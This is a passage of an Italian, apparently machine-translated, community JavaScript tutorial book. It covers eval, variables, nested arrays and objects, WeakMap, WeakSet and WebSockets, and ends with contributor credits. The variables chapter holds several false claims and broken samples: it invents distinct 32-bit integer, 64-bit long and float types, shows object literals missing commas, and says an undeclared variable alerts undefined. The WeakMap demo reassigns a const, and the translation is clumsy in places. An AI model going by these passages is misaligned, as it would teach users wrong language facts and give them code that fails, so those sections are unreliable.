È possibile impostare una variabile su qualcosa con la `eval()` utilizzando qualcosa di simile al seguente codice:

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

Il risultato, memorizzato nella variabile `res`, sarà:

```
200
4
27
```

L'uso di `eval` è fortemente scoraggiato. Vedere la sezione Note per i dettagli.

Valuta una stringa di istruzioni JavaScript

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";

console.log("z is ", eval(str));
```

L'uso di `eval` è fortemente scoraggiato. Vedere la sezione Note per i dettagli.

Leggi **Valutazione di JavaScript online**: <https://riptutorial.com/it/javascript/topic/7080/valutazione-di-javascript>

Capitolo 103: Variabili JavaScript

introduzione

Le variabili sono ciò che costituisce la maggior parte di JavaScript. Queste variabili costituiscono oggetti da numeri a oggetti, che sono su tutto JavaScript per rendere la vita molto più facile.

Sintassi

- `var {variable_name} [= {valore}];`

Parametri

nome_variabile	{Obbligatorio} Il nome della variabile: usato quando lo si chiama.
=	[Facoltativo] Assegnazione (definizione della variabile)
valore	{Necessario quando si usa l'assegnazione} Il valore di una variabile [predefinito: non definito]

Osservazioni

```
"use strict";
```

```
'use strict';
```

La modalità rigorosa rende JavaScript più rigido per assicurarti le migliori abitudini. Ad esempio, assegnando una variabile:

```
"use strict"; // or 'use strict';  
var syntax101 = "var is used when assigning a variable."  
uhOh = "This is an error!";
```

`uhOh` dovrebbe essere definito usando `var`. La modalità rigorosa, attiva, mostra un errore (nella console, non interessa). Usalo per generare buone abitudini sulla definizione delle variabili.

Puoi utilizzare **Nested Arrays and Objects** qualche volta. A volte sono utili e sono anche divertenti da usare. Ecco come funzionano:

Matrici annidate

```
var myArray = [ "The following is an array", ["I'm an array"] ];
```

```
console.log(myArray[1]); // (1) ["I'm an array"]  
console.log(myArray[1][0]); // "I'm an array"
```

```
var myGraph = [ [0, 0], [5, 10], [3, 12] ]; // useful nested array
```

```
console.log(myGraph[0]); // [0, 0]  
console.log(myGraph[1][1]); // 10
```

Oggetti nidificati

```
var myObject = {  
  firstObject: {  
    myVariable: "This is the first object"  
  }  
  secondObject: {  
    myVariable: "This is the second object"  
  }  
}
```

```
console.log(myObject.firstObject.myVariable); // This is the first object.  
console.log(myObject.secondObject); // myVariable: "This is the second object"
```

```
var people = {  
  john: {  
    name: {  
      first: "John",  
      last: "Doe",  
      full: "John Doe"  
    },  
    knownFor: "placeholder names"  
  },  
  bill: {  
    name: {  
      first: "Bill",  
      last: "Gates",  
      full: "Bill Gates"  
    },  
    knownFor: "wealth"  
  }  
}
```

```
console.log(people.john.name.first); // John
console.log(people.john.name.full); // John Doe
console.log(people.bill.knownFor); // wealth
console.log(people.bill.name.last); // Gates
console.log(people.bill.name.full); // Bill Gates
```

Examples

Definire una variabile

```
var myVariable = "This is a variable!";
```

Questo è un esempio di definizione di variabili. Questa variabile è chiamata "stringa" perché ha caratteri ASCII (A-Z , 0-9 !@#\$, Ecc.)

Utilizzando una variabile

```
var number1 = 5;
number1 = 3;
```

Qui, abbiamo definito un numero chiamato "number1" che era uguale a 5. Tuttavia, sulla seconda riga, abbiamo cambiato il valore in 3. Per mostrare il valore di una variabile, lo registriamo alla console o usiamo `window.alert()` :

```
console.log(number1); // 3
window.alert(number1); // 3
```

Per aggiungere, sottrarre, moltiplicare, dividere, ecc., Ci piace così:

```
number1 = number1 + 5; // 3 + 5 = 8
number1 = number1 - 6; // 8 - 6 = 2
var number2 = number1 * 10; // 2 (times) 10 = 20
var number3 = number2 / number1; // 20 (divided by) 2 = 10;
```

Possiamo anche aggiungere stringhe che le concateneranno o le riuniremo. Per esempio:

```
var myString = "I am a " + "string!"; // "I am a string!"
```

Tipi di variabili

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)
var myLong = 9310141419482; // 64-bit number (from -9,223,372,036,854,775,808 to 9,223,372,036,854,775,807)
var myFloat = 5.5; // 32-bit floating-point number (decimal)
var myDouble = 9310141419482.22; // 64-bit floating-point number

var myBoolean = true; // 1-bit true/false (0 or 1)
var myBoolean2 = false;
```

```
var myNotANumber = NaN;
var NaN_Example = 0/0; // NaN: Division by Zero is not possible

var notDefined; // undefined: we didn't define it to anything yet
window.alert(aRandomVariable); // undefined

var myNull = null; // null
// to be continued...
```

Array e oggetti

```
var myArray = []; // empty array
```

Un array è un insieme di variabili. Per esempio:

```
var favoriteFruits = ["apple", "orange", "strawberry"];
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];
var employees = ["Billy", "Bob", "Joe"];
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];
var randomVariables = [2, "any type works", undefined, null, true, 2.51];

myArray = ["zero", "one", "two"];
window.alert(myArray[0]); // 0 is the first element of an array
                        // in this case, the value would be "zero"
myArray = ["John Doe", "Billy"];
elementNumber = 1;

window.alert(myArray[elementNumber]); // Billy
```

Un oggetto è un gruppo di valori; a differenza degli array, possiamo fare qualcosa di meglio di loro:

```
myObject = {};
john = {firstname: "John", lastname: "Doe", fullname: "John Doe"};
billy = {
  firstname: "Billy",
  lastname: undefined
  fullname: "Billy"
};
window.alert(john.fullname); // John Doe
window.alert(billy.firstname); // Billy
```

Invece di creare un array ["John Doe", "Billy"] e chiamare `myArray[0]`, possiamo semplicemente chiamare `john.fullname` e `billy.firstname`.

Leggi Variabili JavaScript online: <https://riptutorial.com/it/javascript/topic/10796/variabili-javascript>

Capitolo 104: WeakMap

Sintassi

- nuova WeakMap ([iterable]);
- weakmap.get (chiave);
- weakmap.set (chiave, valore);
- weakmap.has (chiave);
- weakmap.delete (chiave);

Osservazioni

Per gli usi di WeakMap, vedere [Quali sono gli usi effettivi di ES6 WeakMap?](#) .

Examples

Creazione di un oggetto WeakMap

L'oggetto WeakMap consente di memorizzare coppie chiave / valore. La differenza dalla [Mappa](#) è che le chiavi devono essere oggetti e sono debolmente referenziate. Ciò significa che se non ci sono altri riferimenti forti alla chiave, l'elemento in WeakMap può essere rimosso dal garbage collector.

Il costruttore WeakMap ha un parametro facoltativo, che può essere qualsiasi oggetto iterabile (ad esempio Array) contenente coppie chiave / valore come matrici a due elementi.

```
const o1 = {a: 1, b: 2},
      o2 = {};
```

```
const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

Ottenere un valore associato alla chiave

Per ottenere un valore associato alla chiave, utilizzare il metodo `.get()` . Se non c'è alcun valore associato alla chiave, restituisce `undefined` .

```
const obj1 = {},
      obj2 = {};
```

```
const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.get(obj1)); // 7
console.log(weakmap.get(obj2)); // undefined
```

Assegnare un valore alla chiave

Per assegnare un valore alla chiave, utilizzare il metodo `.set()` . Restituisce l'oggetto WeakMap, in

modo che tu possa concatenare le chiamate `.set()` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap();
weakmap.set(obj1, 1).set(obj2, 2);
console.log(weakmap.get(obj1)); // 1
console.log(weakmap.get(obj2)); // 2
```

Verifica se esiste un elemento con la chiave

Per verificare se un elemento con una chiave specificata esce in una `WeakMap`, utilizzare il metodo `.has()` . Restituisce `true` se esce, e in caso contrario `false` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.has(obj1)); // true
console.log(weakmap.has(obj2)); // false
```

Rimozione di un elemento con la chiave

Per rimuovere un elemento con una chiave specificata, utilizzare il metodo `.delete()` . Restituisce `true` se l'elemento esiste ed è stato rimosso, altrimenti `false` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.delete(obj1)); // true
console.log(weakmap.has(obj1)); // false
console.log(weakmap.delete(obj2)); // false
```

Debole demo di riferimento

JavaScript utilizza la tecnica di [conteggio dei riferimenti](#) per rilevare gli oggetti non utilizzati. Quando il conteggio dei riferimenti a un oggetto è zero, tale oggetto verrà rilasciato dal garbage collector. `Weakmap` utilizza un riferimento debole che non contribuisce al conteggio dei riferimenti di un oggetto, pertanto è molto utile per risolvere i [problemi di perdita di memoria](#).

Ecco una demo di `weakmap`. Io uso un oggetto molto grande come valore per mostrare che il riferimento debole non contribuisce al conteggio dei riferimenti.

```
// manually trigger garbage collection to make sure that we are in good status.
> global.gc();
undefined

// check initial memory use [heapUsed is 4M or so
> process.memoryUsage();
{ rss: 21106688,
```

```

heapTotal: 7376896,
heapUsed: 4153936,
external: 9059 }

> let wm = new WeakMap();
undefined

> const b = new Object();
undefined

> global.gc();
undefined

// heapUsed is still 4M or so
> process.memoryUsage();
{ rss: 20537344,
  heapTotal: 9474048,
  heapUsed: 3967272,
  external: 8993 }

// add key-value tuple into WeakMap
// key is b, value is 5*1024*1024 array
> wm.set(b, new Array(5*1024*1024));
WeakMap {}

// manually garbage collection
> global.gc();
undefined

// heapUsed is still 45M
> process.memoryUsage();
{ rss: 62652416,
  heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b reference to null
> b = null;
null

// garbage collection
> global.gc();
undefined

// after remove b reference to object, heapUsed is 4M again
// it means the big array in WeakMap is released
// it also means weakmap does not contribute to big array's reference count, only b does.
> process.memoryUsage();
{ rss: 20639744,
  heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }

```

Leggi WeakMap online: <https://riptutorial.com/it/javascript/topic/5290/weakmap>

Capitolo 105: WeakSet

Sintassi

- nuovo WeakSet ([iterable]);
- weakset.add (valore);
- weakset.has (valore);
- weakset.delete (valore);

Osservazioni

Per gli usi di WeakSet vedi [ECMAScript 6: a cosa serve WeakSet?](#) .

Examples

Creazione di un oggetto WeakSet

L'oggetto WeakSet viene utilizzato per memorizzare oggetti debolmente trattenuti in una raccolta. La differenza rispetto a [Set](#) è che non puoi memorizzare valori primitivi, come numeri o stringhe. Inoltre, i riferimenti agli oggetti nella raccolta sono considerati debolmente, il che significa che se non vi è altro riferimento a un oggetto memorizzato in un WeakSet, può essere sottoposto a garbage collection.

Il costruttore WeakSet ha un parametro opzionale, che può essere qualsiasi oggetto iterabile (ad esempio un array). Tutti i suoi elementi saranno aggiunti al Weakset creato.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1, obj2]);
```

Aggiungere un valore

Per aggiungere un valore a un Weakset, utilizzare il metodo `.add()` . Questo metodo è concatenabile.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet();
weakset.add(obj1).add(obj2);
```

Verifica se esiste un valore

Per verificare se un valore esce in un Weakset, utilizzare il metodo `.has()` .


```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.has(obj1)); // true
console.log(weakset.has(obj2)); // false
```

Rimozione di un valore

Per rimuovere un valore da un `WeakSet`, utilizzare il metodo `.delete()`. Questo metodo restituisce `true` se il valore esiste ed è stato rimosso, altrimenti `false`.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.delete(obj1)); // true
console.log(weakset.delete(obj2)); // false
```

Leggi `WeakSet` online: <https://riptutorial.com/it/javascript/topic/5314/weakset>

Capitolo 106: WebSockets

introduzione

WebSocket è un protocollo che consente la comunicazione bidirezionale tra un client e un server:

L'obiettivo WebSocket è fornire un meccanismo per applicazioni basate su browser che necessitano di comunicazione bidirezionale con server che non si basano sull'apertura di più connessioni HTTP. ([RFC 6455](#))

WebSocket funziona su protocollo HTTP.

Sintassi

- nuovo WebSocket (url)
- ws.binaryType / * tipo di consegna del messaggio ricevuto: "arraybuffer" o "blob" * /
- ws.close ()
- ws.send (dati)
- ws.onmessage = function (message) {/ * ... * /}
- ws.onopen = function () {/ * ... * /}
- ws.onerror = function () {/ * ... * /}
- ws.onclose = function () {/ * ... * /}

Parametri

Parametro	Dettagli
url	L'URL del server che supporta questa connessione socket Web.
dati	Il contenuto da inviare all'host.
Message	Il messaggio ricevuto dall'host.

Examples

Stabilire una connessione web socket

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";  
var ws = new WebSocket(wsHost);
```

Lavorare con i messaggi di stringa

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
```

```

var ws = new WebSocket(wsHost);
var value = "an example message";

//onmessage : Event Listener - Triggered when we receive message form server
ws.onmessage = function(message) {
  if (message === value) {
    console.log("The echo host sent the correct message.");
  } else {
    console.log("Expected: " + value);
    console.log("Received: " + message);
  }
};

//onopen : Event Listener - event is triggered when websockets readyState changes to open
which means now we are ready to send and receives messages from server
ws.onopen = function() {
  //send is used to send the message to server
  ws.send(value);
};

```

Lavorare con i messaggi binari

```

var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
  var view = new DataView(message.data);
  console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
  ws.send(buffer);
};

```

Effettuare una connessione web sicura

```

var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);

```

Questo usa il `wss` invece di `ws` per creare una connessione sicura per il web socket che faccia uso di HTTPS invece di HTTP

Leggi WebSockets online: <https://riptutorial.com/it/javascript/topic/728/websockets>

Titoli di coda

S. No	Capitoli	Contributors
1	Iniziare con JavaScript	2426021684 , A.M.K , Abdelaziz Mokhnache , Abhishek Jain , Adam , AER , Ala Eddine JEBALI , Alex Filatov , Alexander O'Mara , Alexandre N. , a--m , Aminadav , Anders H , Andrew Sklyarevsky , Ani Menon , Anko , Ankur Anand , Ashwin Ramaswami , AstroCB , ATechieThought , Awal Garg , baranskistad , Bekim Bacaj , bfavaretto , Black , Blindman67 , Blundering Philosopher , Bob_Gneu , Brandon Buck , Brett Zamir , bwegs , catalogue_number , CD.. , Cerbrus , Charlie H , Chris , Christoph , Clonkex , Community , cswl , Daksh Gupta , Daniel Stradowski , daniellmb , Darren Sweeney , David Archibald , David G. , Derek , Devid Farinelli , Domenic , DontVoteMeDown , Downgoat , Egbert S , Ehsan Sajjad , Ekin , Emissary , Epodax , Everettss , fdelia , Flygenring , fracz , Franck Dernoncourt , Frederik.L , gbraad , gcampbell , geek1011 , gman , H. Pauwelyn , hairboat , Hatchet , haykam , hirse , Hunan Rostomyan , hurricane-player , Ilyas Mimouni , Inanc Gumus , inetphantom , J F , James Donnelly , Jared Rummler , jbmartinez , Jeremy Banks , Jeroen , jitendra varshney , jmattheis , John Slegers , Jon , Joshua Kleveter , JPSirois , Justin Horner , Justin Taddei , K48 , Kamrul Hasan , Karuppiah , Kirti Thorat , Knu , L Bahr , Lambda Ninja , Lazzaro , little pootis , m02ph3u5 , Marc , Marc Gravell , Marco Scabbiolo , MasterBob , Matas Vaitkevicius , Mathias Bynens , Matthew Whitt , Matthew Lewis , Max , Maximillian Laumeister , Mayank Nimje , Mazz , MEGADEVOPS , Michał Perłakowski , Michele Ricciardi , Mike C , Mikhail , mplungjan , Naeem Shaikh , Naman Sancheti , N DFA , ndugger , Neal , nicael , Nick , nicovank , Nikita Kurtin , nouřlyřzřJ , Nuri Tasdemir , nylki , Obinna Nwawkue , orvi , Peter LaBanca , ppovoski , Radouane ROUFID , Rakitić , RamenChef , Richard Hamilton , robertc , Rohit Jindal , Roko C. Buljan , ronnyfm , Ryan , Saroj Sasmal , Savaratkar , SeanKendle , SeinopSys , shaN , Shiven , Shog9 , Slayther , Sneh Pandya , solidcell , Spencer Wiczorek , ssc-hrep3 , Stephen Leppik , Sunnyok , Sverri M. Olsen , SZenC , Thanks in advantage , Thriggle , tnga , Tolen , Travis Acton , Travis J , trincot , Tushar , Tyler Sebastian , user2314737 , Ven , Vikram Palakurthi , Web_Designer , XavCo7 , xims , Yosvel Quintero , Yury Fedorov , Zaz , zealoushacker , Zze
2	.postMessage () e	Michał Perłakowski , Ozan

MessageEvent		
3	AJAX	Angel Politis , Ani Menon , hirse , Ivan , Jeremy Banks , jkdev , John Slegers , Knu , Mike C , MotKohn , Neal , SZenC , Thamaraiselvam , Tiny Giant , Tot Zam , user2314737
4	andare a prendere	A.M.K , Andrew Burgess , cdrini , Daniel Herr , iBelieve , Jeremy Banks , Jivings , Mikhail , Mohamed El-Sayed , oztune , Pinal
5	Anti-pattern	A.M.K , Anirudha , Cerbrus , Mike C , Mike McCaughan
6	API dello stato della batteria	cone56 , metal03326 , Thum Choon Tat , XavCo7
7	API di crittografia Web	Jeremy Banks , Matthew Crumley , Peter Bielak , still_learning
8	API di notifica	2426021684 , Dr. Cool , George Bailey , J F , Marco Scabbiolo , shaN , svarog , XavCo7
9	API di selezione	rvighne
10	API fluente	Mike McCaughan , Ovidiu Dolha
11	API vibrazione	Hendry
12	Archiviazione Web	2426021684 , arbybruce , hiby , jbmartinez , Jeremy Banks , K48 , Marco Scabbiolo , mauris , Mikhail , Roko C. Buljan , transistor09 , Yumiko
13	Aritmetica (matematica)	aikeru , Alberto Nicoletti , Alex Filatov , Andrey , Barmar , Blindman67 , Blue Sheep , Cerbrus , Charlie H , Colin , daniellmb , Davis , Drew , fgb , Firas Moalla , Gaurang Tandon , Giuseppe , Hardik Kanjariya ♪, Hayko Koryun , hindmost , J F , Jeremy Banks , jkdev , kamoroso94 , Knu , Mattias Buelens , Meow , Mike C , Mikhail , Mottie , Neal , numbermaniac , oztune , pensas , RamenChef , Richard Hamilton , Rohit Jindal , Roko C. Buljan , ssc-hrep3 , Stewartside , still_learning , Sumurai8 , SZenC , TheGenie OfTruth , Trevor Clarke , user2314737 , Yosvel Quintero , zhirzh
14	Array	2426021684 , A.M.K , Ahmed Ayoub , Alejandro Nanez , ALIX , Amit , Angelos Chalaris , Anirudh Modi , ankhzet , autoboxer , azad , balpha , Bamieh , Ben , Blindman67 , Brett DeWoody , CD.. , cdrini , Cerbrus , Charlie H , Chris , code_monk , codemano , CodingIntrigue , CPhpPython , Damon , Daniel , Daniel Herr , daniellmb , daury , David Archibald , dns_nx , Domenic , Dr. Cool , Dr. J. Testington , DzinX , Firas Moalla , fracz , FrankCamara , George Bailey , gurvinder372 , Hans

		Strausl , hansmaad , Hardik Kanjariya ^٧ , Hunan Rostomyan , iBelieve , Ilyas Mimouni , Ishmael Smyrnov , Isti115 , J F , James Long , Jason Park , Jason Sturges , Jeremy Banks , Jeremy J Starcher , jisoo , jkdev , John Slegers , kamoroso94 , Konrad D , Kyle Blake , Luc125 , M. Erraysy , Maciej Gurban , Marco Scabbiolo , Matthew Crumley , mauris , Max Alcala , mc10 , Michiel , Mike C , Mike McCaughan , Mikhail , Morteza Tourani , Mottie , nasoj1100 , ndugger , Neal , Nelson Teixeira , nem035 , Nhan , Nina Scholz , phaistonian , Pranav C Balan , Qianyue , QoP , Rafael Dantas , RamenChef , Richard Hamilton , Roko C. Buljan , rolando , Ronen Ness , Sandro , Shrey Gupta , sielakos , Slayther , Sofiene Djebali , Sumurai8 , svarog , SZenC , TheGenie OfTruth , Tim , Traveling Tech Guy , user1292629 , user2314737 , user4040648 , Vaclav , VahagnNikoghosian , VisioN , wuxiandiejia , XavCo7 , Yosvel Quintero , zer00ne , ZeroBased_IX , zhirzh
15	Attributi dei dati	Racil Hilan , Yosvel Quintero
16	Biscotti	James Donnelly , jkdev , pzp , Ronen Ness , SZenC
17	callback	A.M.K , Aadit M Shah , David González , gcampbell , gman , hindmost , John , John Syrinek , Lambda Ninja , Marco Scabbiolo , nem035 , Rahul Arora , Sagar V , simonv
18	Carta geografica	csander , Michał Perłakowski , towerofnix
19	Classi	BarakD , Black , Blubberguy22 , Boopathi Rajaa , Callan Heard , Cerbrus , Chris , Fab313 , fson , Functino , GantTheWanderer , Guybrush Threepwood , H. Pauwelyn , iBelieve , ivarni , Jay , Jeremy Banks , Johnny Mopp , Krešimir Čoko , Marco Scabbiolo , ndugger , Neal , Nick , Peter Seliger , QoP , Quartz Fog , rvighne , skreborn , Yosvel Quintero
20	Coercizione / conversione variabile	2426021684 , Adam Heath , Andrew Sklyarevsky , Andrew Sun , Davis , DawnPaladin , Diego Molina , J F , JBCP , JonSG , Madara Uchiha , Marco Scabbiolo , Matthew Crumley , Meow , Pawel Dubiel , Quill , RamenChef , SeinopSys , Shog9 , SZenC , Taras Lukavyyi , Tomás Cañibano , user2314737
21	Come rendere l'iteratore utilizzabile all'interno della funzione di callback asincrono	I am always right
22	Commenti	Andrew Myers , Brett Zamir , Liam , pinjasaur , Roko C. Buljan

23	condizioni	2426021684, Amgad, Araknid, Blubberguy22, Code Uniquely, Damon, Daniel Herr, fuma, gnerkus, J F, Jeroen, jkdev, John Slegers, Knu, MegaTom, Meow, Mike C, Mike McCaughan, nicael, Nift, oztune, Quill, Richard Hamilton, Rohit Jindal, SarathChandra, Sumit, SZenC, Thomas Gerot, TJ Walker, Trevor Clarke, user3882768, XavCo7, Yosvel Quintero
24	console	A.M.K, Alex Logan, Atakan Goktepe, baga, Beau, Black, C L K Kissane, cchamberlain, Cerbrus, CPHPython, Daniel Käfer, David Archibald, DawnPaladin, dodopok, Emissary, givanse, gman, Guybrush Threepwood, haykam, hirnwunde, Inanc Gumus, Just a student, Knu, Marco Scabbiolo, Mark Schultheiss, Mike C, Mikhail, monikapatel, oztune, Peter G, Rohit Shelhalkar, Sagar V, SeinopSys, Shai M., SirPython, svarog, thameera, Victor Bjelkholm, Wladimir Palant, Yosvel Quintero, Zaz
25	Contesto (questo)	Ala Eddine JEBALI, Creative John, MasterBob, Mike C, Scimonster
26	Costanti incorporate	Angelos Chalaris, Ates Goral, fgb, Hans Strausl, JBCP, jkdev, Knu, Marco Bonelli, Marco Scabbiolo, Mike McCaughan, Vasiliy Levykin
27	Data	Athafoud, csander, John C, John Slegers, kamoroso94, Knu, Mike McCaughan, Mottie, pzp, S Willis, Stephen Leppik, Sumurai8, Trevor Clarke, user2314737, whales
28	Data di confronto	K48, maheeka, Mike McCaughan, Stephen Leppik
29	Dati binari	Akshat Mahajan, Jeremy Banks, John Slegers, Marco Bonelli
30	Debug	A.M.K, Atakan Goktepe, Beau, bwegs, Cerbrus, cswl, DawnPaladin, Deepak Bansal, depperm, Devid Farinelli, Dheeraj vats, DontVoteMeDown, DVJex, Ehsan Sajjad, eltonkamami, geek1011, George Bailey, GingerPlusPlus, J F, John Archer, John Slegers, K48, Knu, little pootis, Mark Schultheiss, metal03326, Mike C, nicael, Nikita Kurtin, nyarasha, oztune, Richard Hamilton, Sumner Evans, SZenC, Victor Bjelkholm, Will, Yosvel Quintero
31	delega	cswl, Just a student, Ties
32	Dichiarazioni e incarichi	Cerbrus, Emissary, Joseph, Knu, Liam, Marco Scabbiolo, Meow, Michal Pietraszko, ndugger, Pawel Dubiel, Sumurai8, svarog, Tomboyo, Yosvel Quintero

33	Distinta base (modello a oggetti del browser)	Abhishek Singh , CroMagnon , ndugger , Richard Hamilton
34	Efficienza della memoria	Brian Liu
35	Elementi personalizzati	Jeremy Banks , Neal
36	enumerazioni	Angelos Chalaris , CodingIntrigue , Ekin , L Bahr , Mike C , Nelson Teixeira , richard
37	Eredità	Christopher Ronning , Conlin Durbin , CroMagnon , Gert Sønderby , givanse , Jeremy Banks , Jonathan Walters , Kestutis , Marco Scabbiolo , Mike C , Neal , Paul S. , realseanp , Sean Vieira
38	Espressioni regolari	adius , Angel Politis , Ashwin Ramaswami , cdrini , eltonkamami , gcampbell , greatwolf , JKillian , Jonathan Walters , Knu , Matt S , Mottie , nhahtdh , Paul S. , Quartz Fog , RamenChef , Richard Hamilton , Ryan , SZenC , Thomas Leduc , Tushar , Zaga
39	eventi	Angela Amarapala
40	Eventi inviati dal server	svarog , SZenC
41	execCommand e contenteditable	Lambda Ninja , Mikhail , Roko C. Buljan , rvighne
42	File API, Blob e FileReader	Bit Byte , geekonaut , J F , Marco Scabbiolo , miquelarranz , Mobiletainment , pietrovismara , Roko C. Buljan , SaiUnique , Sreekanth
43	funzioni	amitzur , Anirudh Modi , aw04 , BarakD , Benjadahl , Blubberguy22 , Borja Tur , brentonstrine , bwegs , cdrini , choz , Chris , Cliff Burton , Community , CPHPython , Damon , Daniel Käfer , DarkKnight , David Knipe , Davis , Delapouite , divy3993 , Durgpal Singh , Eirik Birkeland , eltonkamami , Everettss , Felix Kling , Firas Moalla , Gavishiddappa Gadagi , gcampbell , hairboat , Ian , Jay , jbmartinez , JDB , Jean Lourenço , Jeremy Banks , John Slegers , Jonas S , Joseph , kamoroso94 , Kevin Law , Knu , Krandalf , Madara Uchiha , maioman , Marco Scabbiolo , mark , MasterBob , Max Alcalá , Meow , Mike C , Mike McCaughan , ndugger , Neal , Newton fan 01 , Nuri Tasdemir , nus , oztune , Paul S. , Pinal , QoP , QueueHammer , Randy , Richard Turner , rolando , rolfedh , Ronen Ness , rvighne , Sagar V , Scott Sauyet , Shog9 , sielakos , Sumurai8 , Sverri M. Olsen , SZenC , tandrewnichols , Tanmay Nehete , ThemosIO , Thomas Gerot , Thriggle , trincot , user2314737 ,

		Vasiliy Levykin , Victor Bjelkholm , Wagner Amaral , Will , ymz , zb' , zhirzh , zur4ik
44	Funzioni asincrone (async / await)	2426021684 , aluxian , Beau , cswl , Dan Dascalescu , Dawid Zbiński , Explosion Pills , fson , Hjulle , Inanc Gumus , ivarni , Jason Sturges , JimmyLv , John Henry , Keith , Knu , little pootis , Madara Uchiha , Marco Scabbiolo , MasterBob , Meow , Michał Perłakowski , murrayju , ndugger , oztune , Peter Mortensen , Ramzi Kahil , Ryan
45	Funzioni del costruttore	Ajedi32 , JonMark Perry , Mike C , Scimonster
46	Funzioni della freccia	actor203 , Aeolingamenfel , Amitay Stern , Anirudh Modi , Armfoot , bwegs , Christian , CPHPython , Daksh Gupta , Damon , daniellmb , Davis , DevDig , eltonkamami , Ethan , Filip Dupanović , Igor Raush , jabacchetta , Jeremy Banks , Jhoverit , John Slegers , JonMark Perry , kapantzak , kevguy , Meow , Michał Perłakowski , Mike McCaughan , ndugger , Neal , Nhan , Nuri Tasdemir , P.J.Meisch , Pankaj Upadhyay , Paul S. , Qianyue , RamenChef , Richard Turner , Scimonster , Stephen Leppik , SZenC , TheGenie OfTruth , Travis J , Vlad Nicula , wackozacko , Will , Wladimir Palant , zur4ik
47	generatori	Awal Garg , Blindman67 , Boopathi Rajaa , Charlie H , Community , cswl , Daniel Herr , Gabriel Furstenheim , Gy G , Henrik Karlsson , Igor Raush , Little Child , Max Alcalá , Pavlo , Ruhul Amin , SgtPooki , Taras Lukavyi
48	geolocalizzazione	chrki , Jeremy Banks , jkdev , npdoty , pzp , XavCo7
49	Gestione degli errori	iBelieve , Jeremy Banks , jkdev , Knu , Mijago , Mikki , RamenChef , SgtPooki , SZenC , towerofnix , uitgewis
50	Gestione globale degli errori nei browser	Andrew Sklyarevsky
51	Il ciclo degli eventi	Domenic
52	Impostato	Alberto Nicoletti , Arun Sharma , csander , HDT , Liam , Louis Barranqueiro , Michał Perłakowski , Mithrandir , mnoronha , Ronen Ness , svarog , wuxiandiejia
53	Incarico distruttivo	Anirudh Modi , Ben McCormick , DarkKnight , Frank Tan , Inanc Gumus , little pootis , Luís Hendrix , Madara Uchiha , Marco Scabbiolo , nem035 , Qianyue , rolando , Sandro , Shawn , Stephen Leppik , Stides , wackozacko
54	IndexedDB	A.M.K , Blubberguy22 , Parvez Rahaman

55	Inserimento automatico punto e virgola - ASI	CodingIntrigue , Kemi , Marco Scabbiolo , Naeem Shaikh , RamenChef
56	Intervalli e Timeout	Araknid , Daniel Herr , George Bailey , jchavannes , jkdev , little pootis , Marco Scabbiolo , Parvez Rahaman , pzp , Rohit Jindal , SZenC , Tim , Wolfgang
57	Iteratori asincroni	Keith , Madara Uchiha
58	JavaScript funzionale	2426021684 , amflare , Angela Amarapala , Boggin , cswl , Jon Ericson , kapantzak , Madara Uchiha , Marco Scabbiolo , nem035 , ProllyGeek , Rahul Arora , sabithpocker , Sammy I. , style
59	JSON	2426021684 , Alex Filatov , Aminadav , Amitay Stern , Andrew Sklyarevsky , Aryeh Harris , Ates Goral , Cerbrus , Charlie H , Community , cone56 , Daniel Herr , Daniel Langemann , daniellmb , Derek , Fczbkk , Felix Kling , hillary.fraleay , Ian , Jason Sturges , Jeremy Banks , Jivings , jkdev , John Slegers , Knu , LiShuaiyuan , Louis Barranqueiro , Luc125 , Marc , Michał Perlakowski , Mike C , nem035 , Nhan , oztune , QoP , renatoargh , royhowie , Shog9 , sigmus , spirit , Sumurai8 , trincot , user2314737 , Yosvel Quintero , Zhegan
60	Lavoratori	A.M.K , Alex , bloodyKnuckles , Boopathi Rajaa , geekonaut , Kayce Basques , kevguy , Knu , Nachiketha , NickHTTPS , Peter , Tomáš Zato , XavCo7
61	Linter - Garantire la qualità del codice	daniphilia , L Bahr , Mike McCaughan , Nicholas Montaña , Sumner Evans
62	Localizzazione	Bennett , shaedrich , zurfyx
63	Loops	2426021684 , Code Uniquely , csander , Daniel Herr , eltonkamami , jkdev , Jonathan Walters , Knu , little pootis , Matthew Crumley , Mike C , Mike McCaughan , Mottie , ni8mr , orvi , oztune , rolando , smallmushroom , sonance207 , SZenC , whales , XavCo7
64	Manipolazione di dati	VisioN
65	Metodo di concatenamento	Blindman67 , CodeBean , John Oksasoglu , RamenChef , Triskalweiss
66	Modalità rigorosa	Alex Filatov , Anirudh Modi , Avanish Kumar , bignose , Blubberguy22 , Boopathi Rajaa , Brendan Doherty , Callan Heard , CamJohnson26 , Chong Lip Phang , Clonkex , CodingIntrigue , CPHPython , csander , gcampbell , Henrik Karlsson , Iain Ballard , Jeremy Banks , Jivings , John Slegers ,

